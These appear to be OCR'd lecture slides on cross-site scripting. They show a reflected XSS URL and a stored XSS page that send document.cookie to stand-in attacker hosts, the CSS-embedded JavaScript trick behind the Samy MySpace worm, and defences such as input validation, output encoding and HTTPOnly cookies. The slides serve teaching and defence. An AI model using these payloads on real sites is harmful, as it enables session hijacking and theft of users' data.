
```
http://victim.com/search.php ? term =
        <script> window.open(
           “http://badguy.com?cookie = ” +
           document.cookie )  </script>
```

Link clicked

Victim Server

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

Stored XSS



Attack Server

1 Inject malicious script

Server Victim

User Victim

2 request content

3 receive malicious script

4 steal valuable data

“but most of all, Samy is my hero”

MySpace allows HTML content from users
Strips many dangerous tags, strips any occurrence of javascript

CSS allows embedded javascript

```
 <div id="mycode" expr="alert('hah!')" style="background:url('java
script:eval(document.all.mycode.expr)')">
```

Samy Kamkar used this (with a few more tricks) to build javascript worm that spread through MySpace

- Add message above to profile
- Add worm to profile
- Within 20 hours: one million users run payload

Defending against XSS

- Input validation
  - Never trust client-side data
  - Only allow what you expect
  - Remove/encode special characters (harder than it sounds)
- Output filtering / encoding
  - Remove/encode special characters
  - Allow only “safe” commands
- Client side defenses, HTTPOnly cookies, Taint mode (Perl), Static analysis of server code …

Top vulnerabilities

- SQL injection
- Cross-site request forgery (CSRF or XSRF)
- Cross-site scripting (XSS)